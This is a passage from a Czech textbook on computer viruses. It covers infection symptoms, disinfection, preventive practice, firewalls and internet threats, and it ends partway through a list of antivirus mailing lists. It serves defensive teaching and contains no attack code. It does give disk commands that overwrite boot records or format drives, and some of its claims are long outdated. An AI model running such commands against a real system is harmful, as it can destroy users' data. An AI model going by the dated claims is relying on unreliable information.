Pro kontrolu obsahu sektorů lze použít některou ze sharewarových utilit nebo např. diskový editor *diskedit* z balíku Norton Utilities.

U některých typů virů je však potřeba mít se na pozoru i při této metodě. Pohled na zavirovanou tabulku rozdělení pevného disku virem One Half se liší jen nepatrně – virus zachovává strukturu rozdělení sektoru na řídicí program a vlastní tabulku neboť jeho zaváděcí kód je krátký (jen 41 B) a velice podobný zavaděči originálnímu. Virus Starship modifikuje dokonce pouhé tři bajty!

Obdobně lze aplikovat tuto metodu i na kontrolu spustitelných souborů. Na obrázcích 21 a 22 jsou vidět binární podoby souboru *.COM před a po zavirování virem Pojer. Indikací zavirovanosti je v tomto případě hned několik. Zvětšila se velikost programu a zejména konec souboru obsahuje podezřelý „binární šrot“. A toto je právě vizuální záchytný bod. Značné procento programů obsahuje na svém konci buď datovou oblast vyplněnou nulami či jinou (textovou) informaci, ze které jasně vyplývá, že soubor není zavirován souborovým prodlužujícím virem. Je dobré zvyknout si alespoň na tuto primitivní antivirovou kontrolu neznámého programu před jeho spuštěním. V případě nejistoty se pak zcela jistě vyplatí provést antivirovou kontrolu některým z dostupných programů neboť tato metoda odhalí jen určitou skupinu počítačových virů.

*Obrázek 21: Nezavirovaný soubor *.COM (jednoduchý virový lapač)*



*Obrázek 22: Stejný soubor *.COM zavirovaný virem Pojer*

Problémy uživateli však začínají v okamžiku, kdy program využívá spustitelnou kompresi (PKLite, LZExe apod.) a určit míru případné zavirovanosti souboru je touto metodou nemožné. Některé viry navíc uměle vytváří dojem, že se jedná o spustitelnou kompresi – virus Lemming obsahuje na konci svého těla matoucí řetězec „Packed file is corrupt“, který se běžně vyskytuje právě u skutečně komprimovaných programů.

Přes všechny antivirové postupy nikdy nelze na 100% vyloučit možnost virového útoku. Jediným postupem, který se blíží této bájné metě, je odkrokování úvodního sledu instrukcí programu, na jehož základě může uživatel určit, zda program je či není infikován. Nástupem 32bitových virů, které umožňují „zavěsit se“ v podstatě na libovolné místo běhu programu, je však tato metoda silně zpochybněna.

Je naprosto pochopitelné, že podobné postupy může provádět pouze uživatel s nemalou programátorskou zkušeností a nelze je doporučit běžným uživatelům.

Ve zkratce lze všechny virové symptomy shrnout do následujících bodů:

- Zvětšení velikosti infikovaných souborů – příznak souborových prodlužujících virů.
- Neopodstatněná rezidentní instalace infikovaného programu (lze zjistit např. systémovým příkazem *mem*).
- Zpomalení chodu počítače (spouštění programů trvá déle než obvykle, delší odezvy při práci s disketou apod.).
- Narušení integrity dat a poškození operačního systému (křížové odkazy v tabulce FAT, bootovací viry apod.).
- Zprávy viru zobrazované na obrazovce či tiskárně (např. makroviry).

- Grafické projevy (pohyb ping-pongového míčku po obrazovce apod.).
- Zvukové efekty (od chaotických pazvuků až např. po ruskou hymnu – virus Hymn).
- Změna atributů souborů, zejména data a času aktualizace.
- Nepředvídaný reset počítače.
- Jiné příznaky (program bezdůvodně přistupuje na disketovou jednotku – rozsvěcuje se signalizační LED-dioda, opakovaně dochází k vysunování a zasunování dvířek CD-jednotky – poltergeistový efekt viru Girigat apod.).

Z uvedených odstavců je zřejmé, že dochází do jisté míry k prolínání opodstatněných a neopodstatněných podezření na přítomnost viru. Přesné rozlišení vyžaduje vždy individuální přístup.

Příkazy typu *chkdsk* či *scandisk* lze zjistit případnou přítomnost vadných sektorů na disku. Je to indikace přítomnosti viru?

Přítomnost vadných sektorů bývá způsobena zejména technickými poruchami povrchu disku. Formátovací program pak označí tyto sektory jako vadné, aby došlo k zamezení jejich použití. Počítačové viry používají tuto techniku k zamezení přepisu těla viru či odloženého originálního zaváděcího sektoru. Pokud se tedy vadné sektory objeví na disku neočekávaně, resp. náhle se zvětší jejich počet, pak přítomnost viru je velice pravděpodobná.

Obecným pravidlem zjištění přítomnosti viru na počítači je, že čím dříve je virus odhalen, tím lépe pro uživatele. Zejména kritické je aktivační datum destruktivních virů. Je zřejmé, že pokud virus není odhalen před tímto datem, pak následky pro disk bývají tragické. Z tohoto důvodu, v rámci některých odborných časopisů, existuje „virový kalendář“, upozorňující na významné dny v roce zvlášť nebezpečných virů.

7.2. Základní odvirovací praktiky

Přítomnost viru na počítači je pochopitelně nutné vyřešit jeho odstraněním. To přináší celou řadu úskalí, podle toho o jaký virus se jedná. Pokud se jedná o „běžný“ virus, pak jeho odstranění je pouze věcí techniky antivirového cleanu. Existuje však řada virů, která se svému odstranění z počítače brání, a to dokonce aktivním způsobem. Jedná se zejména o kódovací viry, které specifickým způsobem kódují v reálném čase uložená data na disku. V okamžiku, kdy je dán požadavek na disková data, odkóduje virus zakódovaný obsah diskového souboru a předá jej operačnímu systému. Při zpětném chodu – uložení na disk – jsou nejprve data zakódována a až pak uložena. Jednoduché odstranění viru není v tomto případě možné, neboť by tím vlivem zakódování došlo ke ztrátě uložených dat. Příkladem jsou viry Disk Killer či One Half. Vzhledem k individuální povaze těchto virů bývá jejich odstranění nejčastěji úkolem jednoúčelových odvirovacích programů.

Základním pravidlem účinného antivirového testu je zavedení operačního systému z čisté, nezavirované diskety. Až pak lze provést účinnou antivirovou kontrolu.

I přesto, že některé antivirové programy disponují anti-stealth technikami, není vhodné se na tuto vlastnost bezmezně spoléhat, v případě Windows však moc jiných možností není. Souboj mezi viry a antivirovými programy je nekonečný a neustále se vyvíjí. Start operačního systému

ze záložní diskety vyloučí na 100% možnost aktivace jakéhokoliv viru z pevného disku. Pochopitelně za předpokladu, že uživatel po zavedení operačního systému nebude spouštět programy uložené na pevném disku. Čistá systémová disketa by tedy měla obsahovat zároveň i příslušné antivirové programy, kterými je pak možné harddisk na přítomnost viru otestovat. Opět je zřejmé, že tyto postupy lze aplikovat na dosových systémech, nikoliv na systémech Windows.

Odstranění viru za chodu počítače, bez zavedení operačního systému z čisté záložní diskety, je základní chybou a bývá častým podnětem k údivu uživatele, který zjistí, že i po odstranění viru zůstává tento nadále přítomen na disku. Zde je zapotřebí uvědomit si aktivní přítomnost těla viru v operační paměti RAM, které zajistí, že okamžitě po odvirování je pevný disk opětovně infikován. Uživatel musí při odvirovacím procesu počítat i s několika dalšími možnými komplikacemi:

- **Problém virových mutací**
  Virové mutace jsou zdrojem nezanedbatelných problémů. Zmutovaný virus je virus, který nejčastěji vzniká drobnou úpravou výchozího viru – přehozením instrukcí, změnou aktivačního data, přidáním dalších rutin, změnou podpisu autora viru apod. Tyto mutace bývají ve většině případů „dílem“ programátorů, kteří nejsou schopni vytvořit virus vlastní, a tak alespoň upravují viry stávající. Do úvahy je však nutné samozřejmě vzít i různé viry odvozené ze základního virového kmene. V tomto případě hrozí, že jeden virový identifikační řetězec odpovídá dvěma i více virům. Z tohoto důvodu pak může dojít ke stavu, kdy antivirový program mylně určí druh viru a díky tomu provede nesprávný odvirovací postup, čímž dojde ke ztrátě funkčnosti odvirovaného programu.

  Nejbezpečnějším odvirovacím postupem (v případě souborových virů) je výmaz napadeného souboru a jeho obnova ze záložní kopie.

- **Obnova ze záložních kopií**
  V případě souborů je obnova ze záložních kopií triviální. Infikovaný tvar je jednoduše přepsán uschovanou záložní kopií. Většina antivirových programů však umožňuje i úschovu kritických systémových částí počítače na záložní záchrannou disketu. Zejména jde o tabulku rozdělení pevného disku a obsah paměti CMOS. Je velice důležité uvědomit si, že sestava každého počítače bývá většinou unikátní a proto nelze záchrannou disketu používat univerzálně např. pro všechny počítače v příslušné organizaci. Při záměně záchranných disket může uživatel nesprávnou obnovou způsobit více škody než samotný virus. Kritická je správná podoba tabulky rozdělení pevného disku, která, je-li při obnově zaměněna, může způsobit ztrátu některých logických částí harddisku a tím i uložených dat.

  Často však záložní kopie není k dispozici. V tomto případě je uživatel nucen spolehnout se na antivirový program a na jeho clean. Musí však počítat se všemi riziky nesprávného odvirování. Z toho vyplývá, že před započetím odvirovacího procesu je vhodné udělat si záložní kopie nejdůležitějších programů i přesto, že se jedná o programy zavirované, neboť co jednou antivirový program odviruje, to už lze vrátit zpět velice obtížně.

- **Problém programátorských chyb**
  Ne všechny virové infikace lze zdárně vyřešit vyléčením. Počítačový virus je rovněž program a proto i zde často dochází k chybám programátorským. Tyto chyby pak mohou způsobit, že korektní odvirování není možné. Chyby virového kódu často způsobují mnohem větší problémy než vlastní destruktivní mechanismy, které bývají nejčastěji jednorázové. Projevy chyb bývají nahodilé a závisí na konkrétních podmínkách.

  U přepisujících virů pak už z jejich samotné podstaty plyne, že odvirování lze provést pouze obnovením ze záložní kopie.

  Doporučení provádět antivirový test ze záložní systémové diskety předurčuje „holý" systém a příkazový řádek. Není vhodné provádět dosové antivirové nápravné mechanismy z prostředí Windows, ani z dosového okna Windows, zejména jedná-li se o manipulace s tabulkou rozdělení pevného disku.

  Kromě základních odvirovacích praktik, které poskytují antivirové programy, existuje i několik doplňkových možností odstranění virů:

- **Univerzální odstranění bootovacích virů**
  Systémový příkaz *fdisk /mbr* přepisuje řídicí program tabulky rozdělení pevného disku, což ve svých důsledcích znamená odstranění bootovacího viru. Jinou možností je použití programu *diskedit* či jiného diskového editoru. Vizuální metodou lze najít (převážně na nulté stopě disku) odložený originální zaváděcí sektor, který lze diskovým editorem vrátit zpět na původní místo (0.hlava, 0.stopa, 1.sektor). To platí jak pro pevný disk, tak i pro diskety. Takto jednoduše lze obnovit originální zavaděč pouze v případě, že se nejedná o kódovací viry typu One Half.

  Pozor na jinou neodbornou manipulaci s programem fdisk, která může vést až ke ztrátě všech dat na harddisku!

  Je-li potřeba odstranit virus přímo ze zaváděcího sektoru logického disku (zejména C:), pak lze použít další systémový příkaz *sys c:*, který zajistí restauraci inkriminovaného sektoru.

  Při snaze o odstranění bootovacích virů formátováním je potřeba dát pozor na vyšší verze operačního systému MS-DOS, které pro nepodmíněný formát vyžadují spuštění formátovacího programu s parametrem /u, tj. *format /u*. Bez tohoto parametru se provádí pouze rychlé formátování, při němž nedochází k aktualizaci zaváděcího sektoru a tudíž ani nedochází k odstranění viru!

  Specifický problém vzniká v případě, napadne-li bootovací virus starší počítač s nainstalovanou podporou DDO pro zpřístupnění celé kapacity pevného disku nad magickou dosovou hranici 528 MB. Jádro DDO je uloženo v tabulce rozdělení pevného disku, které zavádí zbytek těla ovladače uloženého na nulté stopě harddisku. Ačkoliv podpora DDO (např. Ontrack Disk Manager) vykazuje stealth schopnosti může dojít, zejména v případě delších tunelujících virů, k přepsání části těla ovladače a tím i k jeho nefunkčnosti. Po běžném odvirování je v tomto případě nutné podporu DDO znovu nainstalovat. Totéž platí i pro jiné specifické tvary tabulek rozdělení pevného disku, které *fdisk* neakceptuje. U novějších počítačů podporu DDO nahrazuje mód LBA nastavitelný přímo v rámci ROM-BIOSu.

Velice nebezpečná je i manipulace se zaváděcími sektory komprimovaných disků programy Stacker či DoubleSpace nebo šifrovaných disků různých bezpečnostních systémů, kdy přímý nesprávný zásah může mít nevratné destruktivní následky.

- **Zásah do těla souborových virů**
  Ve specifických případech, kdy není k dispozici záložní kopie infikovaného programu a antivirový program není schopen soubor vyléčit, je nutné volit přímý zásah do kódu programu (patch). Cílem je vyřadit destruktivní a replikační rutiny viru. Je zřejmé, že tento zásah si vyžaduje důkladnou analýzu viru a značnou programátorskou zručnost. V žádném případě by se o tento postup neměl pokoušet běžný uživatel – neprogramátor!

Hlavní zásada při zjištění přítomnosti viru je zachování klidu. Panika může způsobit více škod než samotný virus!

Častým jevem bývá panika neinformovaných uživatelů, kteří např. po zjištění relativně neškodného viru Cadkill začínají zcela zbytečně pro větší pocit bezpečí formátovat disk... V okamžiku zjištění viru nastupují již citované informační programy, které poskytují potřebné informace o míře nebezpečnosti viru a způsobu jeho odstranění. Pokud uživatel není na výši, příp. si netroufá sám virus odstranit, je lépe svěřit tuto činnost zkušenějšímu uživateli nebo antivirovému expertovi.

7.3. Základní bezpečnostní praktiky

Jelikož neexistuje antivirová ochrana účinná na sto procent, není možné pouze vyhraněně spoléhat na antivirové produkty, ale je zapotřebí klást zejména značný důraz na obecné bezpečnostní praktiky a prevenci. Bezpečnost na 100 % získá uživatel bohužel jedině tím, že počítač vůbec nebude používat. V anglické odborné literatuře se často vyskytuje pojem *safe hex*, do češtiny volně přeložitelný jako bezpečné počítačování. Důraz je kladen na možnosti virového napadení a jejich eliminaci, na detekci virového útoku, jeho ohodnocení a vlastní odstranění.

Základním bezpečnostním pravidlem pro práci na počítači je zálohovat, zálohovat, zálohovat.

- **Vícenásobné zálohování na několika médiích**
  Zálohování. Kolik se již popsalo statí a úvah na toto téma, a přece spousta uživatelů, právě díky podcenění zálohování, den co den přichází o svá data. Je možné abstrahovat až k empirickému faktu, že uživatel nebere zálohování vážně až do té doby, dokud alespoň jednou tvrdě nenarazí a nepřijde např. o svou několikatýdenní práci. Existují však některá specifika zálohování právě v souvislosti s počítačovými viry, která stojí za uvedení. V prvé řadě je při zálohování zapotřebí mít na paměti, že diskety, coby paměťové médium, podléhají zubu času a jejich životnost je omezená. Proto není od věci zálohovat důležitá data na dvou i více disketách. V případě možnosti je rovněž velice užitečné použít pro zálohování server počítačové sítě či vypalovací CD-ROM.

- **Vícenásobné zálohování několika verzí**
  Některé destruktivní druhy virů svojí povahou nutí brát v úvahu i platnost, resp. neplatnost uložených dat. Možnost viru, který „občas" zapíše na disk nesmyslné údaje, je velkou hrozbou a proto dalším důležitým pravidlem je zálohování několika posledních verzí důležitých dat. Tím si uživatel zajistí, že v případě „zaúřadování" podobného viru má k dispozici ještě předcházející verze, o které by při prostém aktualizačním přepisu přišel.

  Vícenásobné zálohování je nezbytnou prevencí nejen proti počítačovým virům, ale i proti různým haváriím, které se mohou na počítači vyskytnout. Nevyplácí se zapomínat, že i počítačový hardware má svoji životnost a poruchovost.

- **Přenos souborů ve zkomprimované podobě**
  Dalším minimalizačním činitelem možnosti virové infekce je přenos souborů mezi počítači ve zkomprimovaném tvaru. Existují souborové viry, které napadají pouze soubory odcházející z počítače přes disketové jednotky A: resp. B:. Takový virus ve své aktivní podobě nemá důvod napadat další programy na hostitelském pevném disku, ale zaměřuje se právě na diskety, které jsou pro šíření viru ideálním prostředkem. Komprimovaný archív možnost takovéto infekce vyloučí. Navíc toto opatření, v případě přenosu programů mezi více uživateli, může vyloučit daného uživatele jako možný zdroj virové nákazy. To vše umožňuje velice řídká četnost virů, které jsou schopny infikovat programy uložené v archívech typu ARJ, ZIP apod.

- **Ochrana souboru nastavením atributu jen ke čtení**
  Read/only atribut ochrání soubor pouze proti velice primitivním virům. Většina souborových virů dokáže změnit atribut souboru určeného pouze ke čtení na atribut povolující i zápis a tím pádem je tato ochrana naprosto neúčinná. Nastavení read/only atributu je dobré pouze proti nechtěnému výmazu nebo přepisu obsahu důležitého souboru.

- **„Obálkové" ochrany programů (Self Check)**
  Programové obálky, které samy kontrolují svoji integritu a případnou přítomnost viru, nejsou příliš účinné. Povaha souborového viru definuje, že virus po spuštění infikovaného programu převezme řízení dříve než vlastní program. Jedná-li se o stealth virus, není pro něj žádný problém provést odvirování programu a to jak jeho uložené podoby v diskovém souboru, tak i jeho zavedeného obrazu do paměti. Ochranná obálka pak virus pochopitelně nezjistí.

- **Očkování (vakcinace) souborů**
  Způsob umělého vytvoření virového identifikačního příznaku v těle programu nebo zaváděcího sektoru. Očkování způsobí, že virus při testování na svoji přítomnost dostane falešnou informaci o tom, že je již v daném objektu přítomen. Vakcinace se však v praxi z pochopitelných důvodů příliš nevyskytuje. Není možné naočkovat program proti všem virům, často navíc může dojít i ke kolizi mezi umístěním jednotlivých očkovacích značek, neboť viry většinou svoji identifikaci hledají buď na začátku nebo na konci souboru.

- **Ochrana disket proti zápisu**
  Velice účinnou metodou proti virovému napadení disket je ochrana proti zápisu (write protect). Neexistuje možnost, jak zapsat na takto chráněnou disketu. Pro tyto účely, např. při

vytváření distribučních disket komerčního charakteru, se používají speciálně upravené disketové jednotky. Právě tento bod se často stává jedním z neopodstatněných počítačových mýtů, že viry jsou schopné obejít i tuto ochranu. Není to však pravda. Uživatel ale musí dát pozor, aby při ochraně 5,25" disket použil blokovací nálepky dodávané s disketami. Běžná kancelářská nálepka je naprosto nevyhovující, neboť optický člen dokáže tuto nálepku prosvítit a disketa tím pádem není chráněna! Každá vytvořená záložní systémová antivirová disketa by měla být při antivirovém testu chráněna proti zápisu. Častým problémem bývá skutečnost, že instalační programy některých komerčních programů zapisují na první disketu (např. při omezeném počtu instalací), a tudíž ochrana proti zápisu není v tomto případě možná.

V dnešní době diskety silně ustupují do pozadí, drtivá většina instalací používá média CD-ROM.

- **Vytvoření (dosové) záložní systémové diskety**
  Systémovou disketu lze vytvořit buď přímo při formátování diskety příkazem *format /u /s* nebo vygenerováním operačního systému na disketu již naformátovanou příkazem *sys a:*. Pro antivirové potřeby je vhodné nahrát na tuto disketu i příslušný antivirový program. V případě novějších BIOSů, umožňujících zavedení operačního systému z CD, není od věci, zejména v případě operačních systémů Windows, mít k dispozici takovéto CD.
- **Nastavení bootovacího sledu**
  Novější verze BIOSu obsahují vestavěnou antivirovou podporu. V nastavovacím programu počítače (SETUP) lze najít možnost nastavení bootovacího sledu (Boot Sequence) – pořadí disků, ze kterých se počítač pokouší zavést operační systém. Nastavením sledu *C:, A:* lze prakticky vyloučit možnost infikace bootovacím virem. Za normálních okolností totiž dojde k přednostnímu spuštění operačního systému z pevného disku C: a eventuální virus na disketě A: nedostane příležitost.

  Častou možností bývá i monitorování pokusu o zápis do zaváděcího sektoru pevného disku. Doplňkovými možnostmi bývá zaheslování přístupu k počítači obecně (User Password) či zaheslování SETUPu (Administration Password). Možnosti zaheslování doplňují obecnou problematiku ochrany dat. Je však potřeba mít na paměti, že v případě výpadku napájení paměti CMOS dochází ke ztrátě aktuálního nastavení počítače a tedy i k odstavení ochrany heslem. Stejně tak existují i viry, které dokáží antivirovou ochranu BIOSu obejít či dokonce vypnout (např. virus Emperor).
- **Používání originálního softwaru**
  Neopomenutelným bezpečnostním pravidlem je používání originálního softwaru. Neopodstatněným mýtem souvisejícím se šířením virů je, že počítačové viry napadají počítač prostřednictvím her. Hry patří pouze do kategorie nejčastěji šířených programů (většinou nelegálně) a tím pádem se stávají i nejčastějším zdrojem přenosu virové nákazy. Počítačové viry se ve své podstatě samozřejmě nevyhýbají žádným programům, některé pouze neinfikují vybrané antivirové programy. Výjimkou nejsou ani případy zavirovaných originálních instalačních disket či instalačního CD programů komerčního charakteru. Je však jasné, že firma, která tuto skutečnost připustí, utrží značnou ránu na své pověsti.

Každý nově příchozí program by měl být před svým vlastním spuštěním antivirově otestován!

Možným zdrojem nákazy bývají programy dosažitelné i přes počítačové sítě (Fidonet, Internet...). Kuriózní případ se objevil v roce 1995 na Internetu, kdy makrovirus Word-Nuclear se šířil pomocí volně přístupného serveru FTP v dokumentu popisujícím jiný starší makrovirus Word-Concept. Autor měl zřejmě smysl pro ironii a černý humor. Šíření makrovirů je velice nebezpečné, neboť frekvence přenosů textových dokumentů je mezi počítači častější než přenosy spustitelných programů. Makroviry jsou, vzhledem ke své povaze, i značně systémově nezávislé (neobsahují přerušení, neinstalují se rezidentně do paměti atd.) a tedy jsou i mnohem méně nápadné na rozdíl od klasických virů programových. Právě makroviry nutí uživatele testovat i příchozí dokumenty (zejména textové).

Nebezpečnou hrozbou jsou rovněž falešné verze antivirových programů. Známý je případ nepravého scanu McAfee, který vypouštěl virus Slovakia. Nejbezpečnější cestou pro získání originální verze antivirového programu je přímo jeho výrobce příp. distributor. V současné době je již většina klíčových antivirových firem dosažitelná prostřednictvím Internetu a lze tedy využít i těchto služeb. Jedno doporučení v souvislosti s antivirovými prostředky – není dobré spoléhat se na jeden antivirový program. Je vhodné mít k dispozici alespoň dva antivirové programy, přičemž je zcela logická úvaha, že tuzemský antivirus lépe odráží potřeby specifik okamžitého stavu výskytu virů v naší republice. Vzhledem k sharewarovému pojetí většiny antivirů by nemělo být splnění tohoto doporučení problémem. V žádném případě není vhodné spoléhat se na antivirové utility dodávané v rámci operačního systému, jako je např. dosový *Microsoft Anti-Virus (msav.exe)*.

Speciálním bezpečnostním pravidlem je při započetí antivirového testu provedení restartu operačního systému nikoliv stiskem kláves Ctrl+Alt+Del, ale stiskem tlačítka „trvrdého" RESETu z důvodu existence virů, které stisk kláves Ctrl+Alt+Del monitorují a zavedení operačního systému pouze simulují.

- **Bezpečnost práce na počítačové síti**

Svoje samostatná specifika má bezpečnost práce na počítačové síti. Zde antivirová čistota řídicího počítače sítě (serveru) závisí na správci sítě. Správce sítě by si měl dát pozor, odkud se do sítě přihlašuje pod svým správcovským účtem („supervisor" na Novellu, „root" na Unixu apod.). Je-li totiž pracovní stanice zavirovaná, pak jeho neomezená práva dovolí počítačovému viru zavirovat celý server.

Správce sítě by neměl používat pro své vlastní pracovní účely účet správce, ale svůj individuální účet s omezenými právy zápisu. Pro samotnou údržbu serveru by měl pak mít vyhrazený samostatný (virově čistý) počítač.

Rovněž správce by měl dbát na to, aby práva pro zápis měl běžný uživatel pouze tam, kde to skutečně jeho práce vyžaduje. Základním pravidlem pro šíření viru po síti je, že uživatel může zavirovat server pouze tam, kde má definované oprávnění dovolující i zápis.

Bezpečnost počítačových sítí závisí na bezpečnosti řídicího serveru a na bezpečnosti pracovních stanic.


Virus může napadnout server buď tím, že na server je nakopírován infikovaný soubor, nebo spuštěním programu ze serveru, který je posléze infikován prostřednictvím viru, jenž je přítomen v paměti pracovní stanice.

V případě snahy o maximální bezpečnost sítě lze doporučit připojení bezdiskových pracovních stanic. Takovéto stanice, pokud neobsahují ani disketové jednotky, vylučují přímou možnost zavirování serveru.

- **Pozor na nové spustitelné přípony**
  Běžný uživatel byl zvyklý, že soubory s příponou COM a EXE není radno bezhlavě spouštět. Nástup Windows však přináší několik dalších přípon, které jsou na první pohled bezpečné. Jde především o přípony SHS a VBS, používané skripty. Není-li si uživatel příponou souboru jistý, je potřeba bezpodmínečně provést jeho antivirové prověření.

  Při ochraně proti virům v neposlední řadě hraje velkou roli vzdělávací proces. Uživatelé počítačů by měli být obeznámeni se základními charakteristikami virů, s jejich projevy a zejména s otázkou prevence. Základní dvě pravidla – pravidelně zálohovat a nespouštět cizí neprověřené programy a dokumenty přicházející z Internetu, by měl zvládat úplně každý.

- **Ochrana proti makrovirům**
  Základní prevencí proti makrovirům je zapnutí příslušné volby v nastavení příslušného programu (Word, Excel apod.). Pak, je-li otevírán soubor obsahující makra, dojde ke zobrazení příslušného varování s možností obsažená makra vypnout (viz obr.23).



Obrázek 23: Varování, které může zabránit útoku makroviru

8. Počítačové viry a Internet

Obrovský rozvoj celosvětové počítačové sítě Internet s sebou přináší i celou řadu otázek a obav o bezpečnost uživatele. Je evidentní, že obrovský zájem o Internet láká i tvůrce virů k novému pokušení. Otázka, zda může virus napadnout počítač prostřednictvím Internetu či jiné počítačové sítě, nabývá na důležitosti.

8.1. Potenciální možnosti virového útoku

Klasické dosové viry v žádném případě nemohou síť Internet infikovat. Občasné zprávy o zavirování Internetu jsou zveličovány a mylně spojovány s výskytem zavirovaného souboru na některém z přístupných serverů. Možnost zavirování prostřednictvím Internetu má dvě základní podoby, kdy virus se v neaktivní podobě nakopíruje na počítač uživatele:

- **Elektronická pošta (e-mail)**
  Jelikož lze prostřednictvím elektronické pošty zasílat i soubory, existuje tím pádem i možnost zasílání souborů zavirovaných. Největším současným nebezpečím jsou makroviry a červi. Frekvence přenosů textových dokumentů je obrovská a ústup klasických ASCII textů vytváří makrovirům ideální podmínky pro šíření. Příkladem je již citovaný makrovirus Word-Xenixos, který byl prostřednictvím elektronické pošty zaslán do diskusní skupiny alt.comp.virus. Diskusní skupiny a konference jsou ideálním terčem makrovirů.

  Za virové hrozby se považují i různé „letadlové" poplašné zprávy (anglicky *hoax*), vybízející k rozeslání obdrženého e-mailu všem svým známým, varující nejčastěji před otevřením jiného e-mailu, který se údajně potuluje po Internetu. Je až neuvěřitelné, kolik lidí na toto naletí a zapojí se do tohoto „virového" řetězce. K nejznámějším patří Join the Crew:

```
WARNING!!!
If you receive an e-mail titled "JOIN THE CREW" DO NOT open it! It will
  erase EVERYTHING on your hard drive! Send this letter out to as many
  people you can….This is a new virus and not many people know about it!
```

  No kdo by odolal takovému varování a ještě k tomu v angličtině?

- **Anonymní servery FTP**
  Služba anonymního FTP umožňuje volný přístup všem uživatelům Internetu k volně šiřitelným souborům. To vytváří opět ideální podmínky pro šíření virů. Příkladem je rovněž citovaný makrovirus Word-Nuclear, který se šířil Internetem pomocí dokumentu, popisujícího jiný makrovirus Word-Concept.

  Pro soubory získané prostřednictvím Internetu platí obdobná bezpečnostní antivirová pravidla jako pro kterékoliv jiné:
  – Každý příchozí soubor antivirově otestovat. Není dobré podléhat falešné představě, že soubory z Internetu jsou zaručeně bezpečné.
  – Nové verze antivirových programů kopírovat přímo z FTP nebo webového serveru příslušných antivirových firem. Rozhodně není vhodné kopírovat antivirové programy z podezřelých zrcadlících (mirror) serverů. Velkou obezřetnost si zasluhují i soubory stažené z undergroundových serverů.

  Skutečné internetové viry se zatím nevyskytují. Teoretický směr jejich zaměření by musel koncepčně směřovat k podobě popsaného Morrisova červa. Realizace vlastního šíření Internetem pak leží na slabinách protokolu TCP/IP a snaze získat vstup do příslušné domény. Již jsou známy pokusy hackerů o podvrhy falešných IP-adres se snahou získat neoprávněný pří-

stup do dané domény či krádeže spojení TCP/IP, kdy infiltrační rutina čeká na korektní ukončení spojení TCP/IP v okamžiku odhlášení uživatele, aby odhlášení odfiltrovala a sama pokračovala ve spojení. IP-adresa je hlavním zranitelným místem, neboť umožňuje nezvanému hostu, aby si nastavil požadovanou adresovou masku daného systému a tím zde získal neoprávněný přístup. Obranou je filtrace přicházejících paketů, které se prohlašují za příchozí z daného systému.

Další možností je nastupující rozvoj služby WWW. Přímé operace se soubory rovněž poskytují, při nedostatečně nastavené konfiguraci webového serveru, jisté eventuality využitelné počítačovými viry.

Proti všem uvedeným hrozbám na bázi protokolů rodiny TCP/IP se stále více prosazují tzv. ochranné zdi (firewally). Firewall je bezpečnostní brána vytvořená s cílem:
- zablokovat inkriminované služby (např. fttp),
- skrýt některé služby (např. DNS),
- zakrýt interní IP-adresy,
- modifikovat některé služby (např. telnet, ftp, e-mail),
- umožnit záznam událostí.

Praktická realizace firewallu umožňuje na izolovaném bezpečnostním systému prověřovat přicházející i odcházející informace pracovního systému. Firewall tedy nepřipustí útok zvenčí a navíc má možnost zabránit i zneužití zevnitř. Tvrdá „cenzura" dokumentů na výskyt klíčových tabu – slov, opouštějících pracovní systém, je jednou z možností.

Firewally jako takové neprovádějí antivirovou kontrolu. Některé však mohou obsahovat za tímto účelem vestavěný modul (plug-in), nejčastěji skenující příchozí poštu.

Bezpečnost firewallů je testována programy pro vyhodnocování slabin dané sítě, zejména konfiguračního charakteru. Příkladem je program SATAN, který umožňuje až tři testovací úrovně.

- **Bezpečnostní díry**
  Jeden ze základních Murphyho počítačových zákonů tvrdí, že v každém programu je alespoň jedna chyba. Bohužel realita není zdaleka tak optimistická. Téměř každá verze stěžejních webových prohlížečů a poštovních klientů v sobě mívá nejednu bezpečnostní díru, umožňující nedůvěryhodnému kódu získat kontrolu nad počítačem. V případě webových prohlížečů je na bezpečnostní díry velmi citlivou komponentou vestavěný interpret Javy. Na adrese *http://www.nat.bg/~joro/* je možno najít solidně zpracovaný přehled děr Internet Exploreru a Netscapu. Příkladem druhů bezpečnostních děr je přetečení vnitřního bufferu programů Outlook a Outlook Express.

8.2. Informační zdroje a (anti)virově zaměřené servery

Počítačová síť Internet je v dnešní době jedním z nejmodernějších prostředků, pomocí kterého lze získat nové informace z většiny oblastí lidského dění. Pochopitelně i problematika počítačových (anti)virů je na Internetu hojně zastoupena. K dispozici jsou zejména široké možnosti

diskusních konferencí a skupin, anonymních serverů FTP a zejména webových stránek. Diskutované jsou i všeobecné problémy kolem počítačových virů, jako je např. otázka kdo a proč viry tvoří, právní aspekty šíření virů i problematika počítačové bezpečnosti a ochrany dat obecně.

Uvedené seznamy stěžejních adres FTP a webových serverů jsou řazeny abecedně a podléhají zkáze časem. Některé servery či webové stránky se občas stěhují na jinou adresu, příp. dochází i k jejich zrušení.

8.2.1. USENET (newsgroup) a diskusní konference (e-mail)

- **Slovenská konference *antivir*:**
  Přihlášení (odhlášení) konference – zaslání e-mailu na adresu
  `listserv@ccsun.tuke.sk`
  jehož obsahem pro přihlášení je jediný řádek zprávy
  `subscribe antivir e-mailová_adresa`
  a pro odhlášení
  `unsubscribe antivir`
  Adresa pro příspěvky konference – *antivir@ccsun.tuke.sk*
- **Anglicky mluvená konference *VIRUS-L*:**
  Přihlášení (odhlášení) konference – zaslání e-mailu na adresu
  `listserv@lehigh.edu`
  jehož obsahem pro přihlášení je jediný řádek zprávy
  `SUB VIRUS-L Jmeno Prijmeni`
  a pro odhlášení
  `SIGNOFF VIRUS-L`
  Adresa pro příspěvky konference – *virus-l@lehigh.edu*
- **Newsgroup *comp.virus:***
  Skupina comp.virus je jinou možností dosažitelnosti výše uvedené konference VIRUS-L, která je distribuována v tzv. digest formátu (komplety news příspěvků sdružené do jednoho dopisu).
- **Newsgroup alt.comp.virus:**
